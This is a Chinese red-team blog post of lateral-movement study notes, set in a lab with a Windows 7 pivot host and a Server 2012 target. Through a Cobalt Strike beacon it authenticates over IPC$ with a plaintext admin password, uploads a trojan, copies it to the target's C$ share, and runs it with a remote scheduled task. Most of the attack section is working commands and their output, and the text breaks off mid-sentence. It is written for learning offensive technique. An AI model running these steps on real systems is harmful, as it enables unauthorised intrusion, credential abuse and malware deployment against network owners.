内网横向移动学习备忘录

原创 队员编号032 酒仙桥六号部队 7月6日

这是 **酒仙桥六号部队** 的第 **32** 篇文章。
全文共计2001个字，预计阅读时长8分钟。


00 前言

针对于内网渗透个人理解为信息收集（内部网段的扫描、端口服务、操作系统、补丁更新、域机器及重要业务机器定位、杀毒软件、防火墙策略、密码的规则、内部敏感文档等）然后根据获取到的信息来绘画出内部的网络结构和内网脆弱点从而进行横向渗透。

本篇文章记载了当拿到内网机器的密码或Hash进行横向移动的方式。

01 环境介绍

1.1 扩展图




1.2 网络环境


Windows 7 跳版机（192.168.200.222、10.211.66.5）双网卡可出网也可与内网连通。 Windows server 2012 目标靶机（192.168.200.66）不可出网。


1.3 简述

攻击者通过渗透测试拿到主机Win 7(192.168.200.222)的权限并发现可出网，所以上线CS用来权限维持。





前提我们已经抓取到Win 7(192.168.200.222)跳板机的登陆明文凭证，这里是我添加的明文凭证，窃取凭证的方法有很多这里不在赘述参考文章，此篇文章只记录个人在学习内网环境下横向移动的一些笔记。






添加一个 Win 7(192.168.200.222)跳板机的监听器用来做中转会话。


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external internal listener user computer note process pid arch last
222.72 192.168.2... Beacon HT... ppbibo PPBIBO-PC powershel... 3464 x64 317ms
进入beacon
执行
目标
中转
增加会话
会话
SOCKS Server
Listener...
Deploy VPN
日志X 监听器X 凭据信息X
name payload host port bindto beacons profile
Beacon HTTP p... windows/beacon_http/reverse_... 39.100 8081 39.100 default
msfconsole windows/foreign/reverse_http 39.100. 4444


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external internal listener user computer note process pid arch last
222.72. 192.168.2... Beacon HT... ppbibo PPBIBO-PC powershel... 3464 x64 215ms
Edit Listener
将受感染系统用作内网中其他Beacon会话的中转器。
名字 win7中转跳板机
Payload: windows/beacon_reverse_tcp
Listen Host: 192.168.200.222
Listen Port: 4444
会话 ppbibo via 192.168.200.222@3464
Save 帮助
日志X 监听器X
name payload beacons profile
Beacon HTTP p... windows/ 39.100. default
msfconsole windows/
win7中转跳板机 windows/beacon_reverse_tcp 192.168.200.2... 4444

生成木马文件在本地。



Tips：因为Win 2012(192.168.200.66)目标机不出外网所以选择刚添加的中转会话。

02 IPC$ && 计划任务

2.1 利用条件

1）没有禁用IPC$连接、139和445端口、未使用防火墙等方式来阻止IPC$。

2）目标机器开启了相关的IPC$服务。

3）需要目标机器的管理员账号和密码（IPC$空连接除外）。

4）需要得知目标机器IP地址并可互相通信。

2.2 利用方式

在 CS 客户端对Win 7(192.168.200.222)会话进行操作。

对 Win 2012(192.168.200.66)目标主机建立共享连接，并查看目标主机共享资源。

```
beacon> shell net use \\192.168.200.66 /user:administrator "Hacker@1."
beacon> shell net view \\192.168.200.66
```

```
beacon> shell net use \\192.168.200.66 /user:administrator "Hacker@1."
[*] Tasked beacon to run: net use \\192.168.200.66 /user:administrator "Hacker@1."
[+] host called home, sent: 87 bytes
[+] received output:
命令成功完成。


beacon> shell net view \\192.168.200.66
[*] Tasked beacon to run: net view \\192.168.200.66
[+] host called home, sent: 56 bytes
[+] received output:
在 \\192.168.200.66 的共享资源



共享名     类型  使用为  注释

-------------------------------------------------------------------------------
C           Disk
NETLOGON    Disk          Logon server share
SYSVOL      Disk          Logon server share
命令成功完成。
```

列出目标主机 C 盘下目录文件。

```
beacon> shell dir \\192.168.200.66\C$
```

```
beacon> shell dir \\192.168.200.66\C$
[*] Tasked beacon to run: dir \\192.168.200.66\C$
[+] host called home, sent: 54 bytes
[+] received output:
 驱动器 \\192.168.200.66\C$ 中的卷没有标签。
 卷的序列号是 CA71-16AE

 \\192.168.200.66\C$ 的目录

2012/07/26  15:44    <DIR>          PerfLogs
2012/07/26  15:14    <DIR>          Program Files
2020/05/03  01:47    <DIR>          Program Files (x86)
2020/04/19  15:33    <DIR>          Users
2020/05/03  13:52    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 263,709,130,752 可用字节
```

将CS木马上传到跳板机。

```
beacon> upload /root/demo.exe (C:\Users\ppbibo\AppData\Local\Temp\demo.ex
```

将Win 7(192.168.200.222)跳板机的木马文件copy到Win 2012(192.168.200.66)目标机的C共享盘下。

```
beacon> shell copy C:\Users\ppbibo\AppData\Local\Temp\demo.exe \\192.168.
```

```
beacon> shell copy C:\Users\ppbibo\AppData\Local\Temp\demo.exe \\192.168.200.66\C$
[*] Tasked beacon to run: copy C:\Users\ppbibo\AppData\Local\Temp\demo.exe \\192.168.200.66\C$
[+] host called home, sent: 99 bytes
[+] received output:
已复制         1 个文件。
```

```
beacon> shell dir \\192.168.200.66\C$
[*] Tasked beacon to run: dir \\192.168.200.66\C$
[+] host called home, sent: 54 bytes
[+] received output:
 驱动器 \\192.168.200.66\C$ 中的卷没有标签。
 卷的序列号是 CA71-16AE

 \\192.168.200.66\C$ 的目录

2020/06/02  09:50           288,256 demo.exe
2012/07/26  15:44    <DIR>          PerfLogs
2012/07/26  15:14    <DIR>          Program Files
2020/05/03  01:47    <DIR>          Program Files (x86)
2020/04/19  15:33    <DIR>          Users
2020/05/03  13:52    <DIR>          Windows
               1 个文件        288,256 字节
               5 个目录 263,707,283,456 可用字节

[PPBIBO-PC] ppbibo/3464 (x64)
beacon>
```


远程创建Win 2012(192.168.200.66)目标机计划任务执行木马文件。

```
beacon> shell schtasks /create /s 192.168.200.66 /u administrator /p "Hac
```

```
beacon> shell schtasks /create /s 192.168.200.66 /u administrator /p "Hacker@1." /sc MINUTE /mo 1 /tn test /tr "C:\\demo.exe"
[*] Tasked beacon to run: schtasks /create /s 192.168.200.66 /u administrator /p "Hacker@1." /sc MINUTE /mo 1 /tn test /tr "C
\\demo.exe"
[+] host called home, sent: 142 bytes
[+] received output:
成功: 成功创建计划任务 "test"。

[PPBIBO-PC] ppbibo/3464 (x64)                                                    last: 215m
beacon>
```


由于 at 在windows server 